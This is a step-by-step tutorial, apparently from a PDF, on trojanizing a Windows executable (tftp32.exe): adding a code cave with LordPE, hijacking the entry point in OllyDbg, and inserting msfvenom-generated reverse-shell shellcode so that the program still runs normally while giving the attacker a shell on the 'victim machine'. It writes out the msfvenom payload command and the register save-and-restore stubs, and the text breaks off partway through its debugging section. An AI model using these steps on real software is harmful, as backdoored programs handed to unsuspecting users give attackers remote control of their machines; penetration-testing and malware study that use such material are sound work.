

Manually Adding Shellcode to An Existing Windows Executable

v.1.0

Table of Contents

1.0 High-Level Summary	3
1.1 Introduction	3
1.2 Objective	3
1.3 Tools Used	3
2.0 Adding a code cave using a PE Editor	4
3.0 PE-EP'ing Around	6
4.0 Jump, Jump, Jump Around	7
5.0 Inserting Backdoor	9
6.0 Debugging	11
7.0 Returning to Normal	13

Table of Figures

Figure 1: Checking TFTP Sections	4
Figure 2: Adding a New Section	5
Figure 3: Allocating Space for the New Section	5
Figure 4: Null Byte Check at New Section	6
Figure 5: Entry Point Instructions, OllyDbg	7
Figure 6: Hijack Execution	8
Figure 7: Successfully Jumping to the Code Cave	9
Figure 8: Modify Code Cave Instructions	10
Figure 9: Breakpoints in Code Cave	11
Figure 10: Netcat Reverse Shell	12
Figure 11: Returning ESP and PE to Normal	13
Figure 12: Normal Execution	14

1.0 High-Level Summary

1.1 Introduction

This document will introduce tools and techniques used to manually add shellcode to an existing Windows executable. In the example, we will be using Kali Linux, Windows Vista, and tftp32.exe.

1.2 Objective

The objective of this document is to provide a short and simple proof-of-concept (POC) on how to manually manipulate and add shellcode to an existing Windows executable. We wish to do the following:

- Add a section to the executable for our code cave (malicious code)
- Modify the existing executable to jump to our newly created code cave
- Preserve the current registers and flags of the executable
- Insert our backdoor code
- Restore the executable's ESP
- Restore the executable's registers and flags
- Return the executable to normal execution flow (i.e. run the program closest to normal as possible)
- Get a shell on the victim machine

1.3 Tools Used

The example will make use of the following tools:

- Kali Linux
- LordPE
- Metasploit Framework/msfvenom
- Netcat
- Nmap

- OllyDbg
- Windows Vista

2.0 Adding a code cave using a PE Editor

The first thing that we need to do is to add a new code section to the executable using a PE editor. In the example, we will use LordPE but, feel free to use your favorite PE editor.

In the below figure, we are opening the TFTP executable in LordPE and checking the existing sections. From here, we want to add a new section (our code cave).




Figure 1: Checking TFTP Sections

Below, we can see that we have added the new section to the TFTP executable. However, you can see that the size of the section is invalid. We need to make sure that we allocate enough space for it.




Figure 2: Adding a New Section

In our example, we will be using a size of 1000 bytes for the Virtual Size and Raw Size. LordPE kindly makes the new bytes that we have added null, so the application should be able to be run. But, first, we need to save the executable and note down where the new code section begins (in our example, at **00046000**).




Figure 3: Allocating Space for the New Section

To ensure that LordPE or the PE editor that you are using correctly filled in null bytes in the new section we can open the newly saved file in a hex editor. Once we have done that, we can jump to the location of the section (from our note above).




Figure 4: Null Byte Check at New Section

As we can see, LordPE has correctly filled in null bytes so the application should be able to be run. From this point, the application is ready for our backdoor code insertion.

3.0 PE-EP'ing Around

From here, we need to open the executable in a debugger (the example will be using OllyDbg). Once the executable is open, we can see that execution is paused at the entry point. We need to find a location where we can hijack the execution flow of the executable. Luckily for us, the first two instructions are prime suspects for that, so we will note them down for later usage.




Figure 5: Entry Point Instructions, OllyDbg

4.0 Jump, Jump, Jump Around

Now that we have the entry point's original instructions, we need to modify the instructions to jump to our code cave. Remember, this address was noted in 2.0 Adding a code cave using a PE Editor.




Figure 6: Hijack Execution

As you can see, we have overwritten the first instruction in the executable to jump to our code cave location. This modification now allows us to control the executable. We will save the executable and re-open it in OllyDbg.

Once that is done, we see that the instruction has been saved and we step through the first instruction, which should now bring us to our code cave.




Figure 7: Successfully Jumping to the Code Cave

5.0 Inserting Backdoor

At this point, we are very close to being able to execute any code of our choice. In the example, we will be embedding a reverse shell connection using Metasploit generated shellcode:

```
msfvenom -p windows/shell_reverse_tcp LHOST=<YOUR_IP_ADDRESS>  
LPORT=<YOUR_PORT> -f hex
```

We need to capture the output of this command, as we need to pad our shellcode with register saving commands. This needs to be done so that we can attempt to preserve the stack state for the original execution of the TFTP executable. Once that is done, we will pop the registers back in place and then reintroduce our original instruction, which were noted in 3.0 PE-EP'ing Around:

```
PUSHAD      # Save register values  
PUSHFD      # Save flag values  
!! SHELLCODE # Our msfvenom generated shellcode
```

```
!! align ESP          # Align ESP with where we saved our stacked registers
POPF                 # Restore register values
POPAD                # Restore flag values
CALL tftp32.0041B7DE  # First instruction we hijacked
JMP tftp32.004111E0   # Next instruction to be called
```

In OllyDbg, we modify the instructions within our code cave to save the original register/flag values and then paste in our shellcode.




Figure 8: Modify Code Cave Instructions

We save the executable and re-open it with OllyDbg. At this point, we need to set a breakpoint after we save the original register/flag values (at 00446002) so that we can save what value is within the ESP register. In our example, the value that we get is **0012FF80**.

If we attempt to run the executable as is, we notice that we receive a reverse shell to the machine however, the TFTP executable is never returned to its original state. This is because we need to determine where to insert our ESP aligning, register restoring, and original execution flow instructions.

6.0 Debugging

To be able to find where to insert our realigning/restoring/execution flow instructions, we open the executable in OllyDbg once again. Once we do this, we can step past the first instruction, which takes us to our code cave. From there, we want to open a terminal with a Netcat listener on the port that we chose earlier in 5.0 Inserting Backdoor. This will help us determine when we receive the reverse shell in the msfvenom generated shellcode.

In the code cave, we set breakpoints on the CALL instructions, as this is the normal location of the spawned shell.




Figure 9: Breakpoints in Code Cave

Now, we continue to allow the execution of the program to continue, hitting breakpoints as we go. Once we hit a breakpoint that spawns a reverse shell, we know that we have found the correct location.

